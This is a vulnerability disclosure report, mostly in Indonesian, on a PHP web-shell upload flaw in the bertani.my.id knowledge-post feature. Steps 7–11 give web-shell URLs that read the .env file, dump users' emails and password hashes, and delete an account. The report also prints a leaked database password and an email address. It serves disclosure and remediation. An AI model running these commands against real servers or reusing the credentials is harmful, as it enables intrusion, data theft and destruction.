TECHNICAL DETAIL

Title	Remote Code Execution (RCE) via Unrestricted Attachment Upload in Knowledge Posts
Reporter	Daffa Rahadya Atmawiguna (rahadya.daffaa@gmail.com)
Date	2025-12-28
Affected Asset	bertani.my.id/admin/posts
Severity	Critical
CVSS Score	9.1 CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H
Proof of Concepts	Please see Steps to Reproduce section

SUMMARY

Ditemukan kerentanan Remote Code Execution (RCE) pada fitur pembuatan postingan pengetahuan (*Knowledge Capturing*). Aplikasi tidak memvalidasi jenis ekstensi berkas yang diunggah pada kolom "Lampiran" (*Attachment*), sehingga memungkinkan pengguna biasa untuk mengunggah berkas berbahaya berekstensi .php.


Berkas berbahaya ini kemudian tersimpan di server. Meskipun pengguna biasa tidak dapat melihat path langsung, Meskipun path lokasi berkas tidak ditampilkan secara langsung di antarmuka pengguna, penyerang tetap dapat mengeksploitasi celah ini dengan mengakses URL lokasi berkas tersebut secara langsung, yang akan memicu server untuk mengeksekusi skrip PHP dan memberikan akses kontrol penuh atas sistem kepada penyerang.

STEPS TO REPRODUCE


1. Login ke Akun Anda sebagai user di URL https://bertani.my.id/login

2. Nyalakan Proxy sesuaikan dengan port Burp Suite
3. Aktifkan fitur Intercept pada Burp Suite .


4. Siapkan file .php dan isi sebagai berikut




5. Masuk ke url bertani.my.id/knowledge/create lalu masukkan file .php yang sudah dibuat lalu kirim




6. Lalu login sebagai admin dan see attachment yang sudah kita kirim tadi





7. Lalu tambahkan https://bertani.my.id/storage/files/knowledge/Yahoo.php?cmd=cat ../../../../.env di url maka anda bisa lihat file .env agar lebih jelas anda bisa buka lewat burpsuite






8. Karena kita sudah tau username database dan passwordnya kita bisa melakukan selain melihat file .env anda juga bisa melihat data username dan password user dengan cara menambahkan di url menjadi https://bertani.my.id/storage/files/knowledge/Yahoo.php?cmd=mysql -u bertani -p'passwordkuaman123' -e "use bertani; select id, email,password from users;" Untuk melihat dengan jelas anda bisa buka lewat burpsuite






9. Disini saya mencoba untuk menghapus akun dummy saya yaitu user id = 15 yaitu divinenectar10@gmail.com dengan cara masukan ke url https://bertani.my.id/storage/files/knowledge/Yahoo.php?cmd=mysql -u bertani -p'passwordkuaman123' -D bertani -e "DELETE FROM users WHERE id = 15;"

10. Lalu login ke akun yang sudah kita hapus tadi dan akun berhasil terhapus.



11. Untuk memastikan tingkat otorisasi pengguna database, jalankan perintah berikut pada URL: .../YahooNectar.php?cmd=mysql -u bertani -p'passwordkuaman123' -e "SHOW GRANTS FOR 'bertani'@'localhost';"



Output menunjukkan GRANT ALL PRIVILEGES ON *.*. Ini mengonfirmasi bahwa akun database yang bocor memiliki hak akses penuh (setara Root) terhadap seluruh basis data, memungkinkan penyerang untuk melakukan tindakan destruktif apa pun (DROP DATABASE, GRANT OPTION, dll).

EXPECTED RESULT

1. Aplikasi seharusnya membatasi unggahan lampiran hanya untuk format dokumen atau media yang aman (pdf, docx, jpg, mp4).
2. Ekstensi file yang diunggah harus divalidasi dengan *allowlist* ketat; file .php, .exe, atau .sh harus ditolak.
3. Direktori penyimpanan lampiran /storage/files/knowledge/ harus dikonfigurasi untuk menonaktifkan eksekusi skrip (misalnya menggunakan .htaccess atau konfigurasi Nginx).

ACTUAL RESULT

1. Aplikasi menerima file berekstensi .php sebagai lampiran postingan.
2. File tersebut disimpan di direktori publik yang dapat dieksekusi.
3. Administrator yang melakukan tinjauan konten dapat memicu eksekusi *web shell* tersebut, menyebabkan kompromi sistem total.

IMPACT

1. Full System Control: Akses penuh ke sistem operasi server.
2. Massive Data Leak: Penyerang dapat menyalin seluruh isi database pengguna dan data sensitif lainnya.

RECOMMENDATION

1. Strict Whitelisting: Hanya izinkan ekstensi file yang relevan dengan pengetahuan (misal: .pdf, .docx, .mp4, .jpg). Tolak semua yang lain.
2. Disable Execution: Matikan eksekusi PHP di direktori /storage/files/knowledge/.
3. Force Download: Konfigurasikan server agar file lampiran selalu dipaksa untuk di-*download* (Content-Disposition: attachment), bukan dieksekusi atau ditampilkan di browser.

REFERENCES

1. **OWASP - Unrestricted File Upload:** https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
2. **PortSwigger - Web Shell Upload:** https://portswigger.net/web-security/file-upload
3. **CWE-434: Unrestricted Upload of File with Dangerous Type:** https://cwe.mitre.org/data/definitions/434.html